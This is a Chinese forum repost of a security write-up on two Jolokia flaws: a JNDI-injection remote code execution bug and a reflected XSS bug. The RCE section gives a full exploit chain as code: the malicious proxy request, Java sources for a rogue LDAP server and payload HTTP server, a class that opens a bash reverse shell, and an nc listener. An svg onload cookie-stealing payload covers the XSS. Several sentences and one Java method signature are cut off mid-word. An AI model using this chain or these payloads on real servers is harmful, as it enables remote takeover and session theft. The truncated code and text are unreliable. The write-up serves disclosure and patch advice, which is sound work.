Jolokia RCE&XSS漏洞详解

mss**** / 2018-04-19 17:02:55 / 浏览数 2595 技术文章 技术文章 顶(0) 踩(0)

原文：https://blog.gdssecurity.com/labs/2018/4/18/jolokia-vulnerabilities-rce-xss.html

最近，安全研究人员在Jolokia服务中发现了几个zero-day漏洞。众所周知，Jolokia是一款开源产品，用于为JMX（Java Management Extensions）技术提供HTTP
API接口。其中，该产品提供了一个API，用于调用在服务器上注册的MBean并读/写其属性。JMX技术用于管理和监视设备、应用程序和网络驱动的服务。

这次发现的两个漏洞为：

- 基于JNDI注入的远程执行代码漏洞——CVE-2018-1000130
- 跨站脚本漏洞——CVE-2018-1000129

受影响的软件版本：

- 1.4.0及以下版本受到这两个漏洞的影响，而1.5.0版已经解决了这两个安全问题。

在深入研究这些漏洞之前，先来点开胃小菜——如果有人认为文档对于漏洞猎手来说是无用的，那么不妨看看下图：

6.6. Proxy requests

For proxy requests, POST must be used as HTTP method so that the given JSON request can contain an extra section for the target which should be finally reached via this proxy request. A typical proxy request looks like

```
{
  "type" : "read",
  "mbean" : "java.lang:type=Memory",
  "attribute" : "HeapMemoryUsage",
  "target" : {
       "url" : "service:jmx:rmi:///jndi/rmi://targethost:9999/jmxrmi",
       "user" : "jolokia",
       "password" : "s!cr!t"
  }
}
```

`url` within the `target` section is a JSR-160 service URL for the target server reachable from within the proxy agent. `user` and `password` are optional credentials used for the JSR-160 communication.

基于JNDI注入的远程执行代码漏洞（CVE-2018-1000130）

Jolokia服务提供了一个代理模式，对于1.5.0之前的版本来说，默认情况下该模式含有一个JNDI注入漏洞。当Jolokia以代理模式进行部署时，可以访问Jolokia Web端点的外部攻击者能够利用JNDI注入攻击远程执行任意代码。这种注入攻击之所以能够得手，是因为Jolokia库使用用户提供的输入来启动LDAP/RMI连接。

在BlackHat USA 2016大会上，HP Enterprise就解释过JNDI攻击，同时，他们还展示了一些将JNDI攻击转换为远程执行代码的方法。

当第三方系统在代理模式下使用Jolokia服务的时候，该系统可以通过Jolokia端点执行远程代码。虽然端点被视为Jolokia的一个组件，但是Jolokia并没有为这个端点提供任

漏洞复现步骤：

出于演示目的，我们将在loopback接口上运行漏洞利用链中的所有组件。

1. 我们可以利用下面的POST请求来利用这个漏洞：

```
POST /jolokia/ HTTP/1.1
Host: localhost:10007
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 206

{
   "type" : "read",
   "mbean" : "java.lang:type=Memory",
   "target" : {
        "url" : "service:jmx:rmi:///jndi/ldap://localhost:9092/jmxrmi"
   }
}
```

1. 接下来，我们需要创建LDAP和HTTP服务器来为恶意载荷提供相应的服务。这些代码片段取自marshalsec和zerothoughts的GitHub存储库。

```
public class LDAPRefServer {
 private static final String LDAP_BASE = "dc=example,dc=com";
 public static void main ( String[] args ) {
   int port = 1389;
   // Create LDAP Server and HTTP Server
   if ( args.length < 1 || args[ 0 ].indexOf('#') < 0 ) {
     System.err.println(LDAPRefServer.class.getSimpleName() + " <codebase_url#classname> [<port>]");
     System.exit(-1);
   }
   else if ( args.length > 1 ) {
     port = Integer.parseInt(args[ 1 ]);
   }
   try {
     InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_BASE);
     config.setListenerConfigs(new InMemoryListenerConfig(
       "listen",
       InetAddress.getByName("0.0.0.0"),
       port,
       ServerSocketFactory.getDefault(),
       SocketFactory.getDefault(),
       (SSLSocketFactory) SSLSocketFactory.getDefault()));
     config.addInMemoryOperationInterceptor(new OperationInterceptor(new URL(args[ 0 ])));
     InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
     System.out.println("Listening on 0.0.0.0:" + port);
     ds.startListening();

     System.out.println("Starting HTTP server");
     HttpServer httpServer = HttpServer.create(new InetSocketAddress(7873), 0);
     httpServer.createContext("/",new HttpFileHandler());
     httpServer.setExecutor(null);
     httpServer.start();

   } catch ( Exception e ) {
     e.printStackTrace();
   }
 }

 private static class OperationInterceptor extends InMemoryOperationInterceptor {
   private URL codebase;
   public OperationInterceptor ( URL cb ) {
     this.codebase = cb;
   }

   @Override
   public void processSearchResult ( InMemoryInterceptedSearchResult result ) {
     String base = result.getRequest().getBaseDN();
     Entry e = new Entry(base);
     try {
       sendResult(result, base, e);
     } catch ( Exception e1 ) {
       e1.printStackTrace();
     }
   }

   protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws LDAPException, MalformedU
     URL turl = new URL(this.codebase, this.codebase.getRef().replace('.', '/').concat(".class"));
     System.out.println("Send LDAP reference result for " + base + " redirecting to " + turl);
```

```
    e.addAttribute("javaClassName", "ExportObject");
    String cbstring = this.codebase.toString();
    int refPos = cbstring.indexOf('#');
    if ( refPos > 0 ) {
      cbstring = cbstring.substring(0, refPos);
    }
    System.out.println("javaCodeBase: " + cbstring);
    e.addAttribute("javaCodeBase", cbstring);
    e.addAttribute("objectClass", "javaNamingReference");
    e.addAttribute("javaFactory", this.codebase.getRef());
    result.sendSearchEntry(e);
    result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
  }
 }
}
```

```
public class HttpFileHandler implements HttpHandler {
 public void handle(HttpExchange httpExchange) {
   try {
     System.out.println("new http request from " + httpExchange.getRemoteAddress() + " " + httpExchange.getRequestURI());
     InputStream inputStream = HttpFileHandler.class.getResourceAsStream("ExportObject.class");
     ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
     while(inputStream.available()>0) {
       byteArrayOutputStream.write(inputStream.read());
     }

     byte[] bytes = byteArrayOutputStream.toByteArray();
     httpExchange.sendResponseHeaders(200, bytes.length);
     httpExchange.getResponseBody().write(bytes);
     httpExchange.close();
   } catch(Exception e) {
     e.printStackTrace();
   }
 }
}
```

1. 之后，我们需要利用reverse shell命令创建一个ExportObject.java，然后通过HTTP服务器为这个类提供的相应的字节码：

```
public class ExportObject {
 public ExportObject() {
   try {
     System.setSecurityManager(null);
     java.lang.Runtime.getRuntime().exec("sh -c $@|sh . echo `bash -i >& /dev/tcp/127.0.0.1/7777 0>&1`");
   } catch(Exception e) {
     e.printStackTrace();
   }
 }
}
```

运行LDAP服务器时，应使用如下所示的命令行参数：

http://127.0.0.1:7873/#ExportObject 9092


其中：

- http://127.0.0.1:7873/是攻击者HTTP服务器的URL
- ExportObject是包含攻击者代码的Java类的名称
- 9092是LDAP服务器的监听端口

1. 然后，在7777端口上启动一个nc监听器：

```
$ nc -lv 7777
```

当步骤#1中展示的请求发出之后，存在该漏洞的服务器将向攻击者的LDAP服务器发出请求。




当监听端口9092的LDAP服务器接收到来自含有该漏洞的服务器的请求时，它将创建一个带有相关属性的Entry对象，并利用LDAP响应返回该对象。

```
e.addAttribute("javaClassName", "ExportObject");
e.addAttribute("javaCodeBase", "http://127.0.0.1/");
e.addAttribute("objectClass", "javaNamingReference");
e.addAttribute("javaFactory", "ExportObject");
```

当易受攻击的服务器收到该LDAP响应时，它会从攻击者的HTTP服务器获取ExportObject.class，实例化该对象并执行反向shell命令。

然后，攻击者就能够在nc监听器上收到来自受该漏洞影响的服务器的连接。



跨站脚本漏洞（CVE-2018-1000129）


Jolokia
Web应用程序含有一个经典的反射式跨站点脚本（XSS）漏洞。在默认情况下，Jolokia返回的响应会提供application/json内容类型，因此在大多数情况下，将用户提供的

```
http://localhost:8161/api/jolokia/read?mimeType=text/html
```

换句话说，我们至少可以利用这个参数将自己的代码原封不动的插入到响应中去：

```
http://localhost:8161/api/jolokia/read<svg%20onload=alert(docu
ment.cookie)>?mimeType=text/html
```

在内容类型text/html的帮助下，攻击者就可以利用传统的反射式XSS漏洞了。利用这个漏洞，攻击者可以在应用程序输入参数中注入任意的客户端JavaScript代码，而这些



小结

- 在寻找安全漏洞的时候，我们强烈建议首先阅读相关文档！有时这一招非常管用！
- 对于Jolokia用户来说，我们建议将该软件更新至1.5.0版本。

上一篇：MYSQL新特性secure_fi... 下一篇：原创-Redis漏洞利用与防御

1. 0 条回复
   - 动动手指，沙发就是你的了！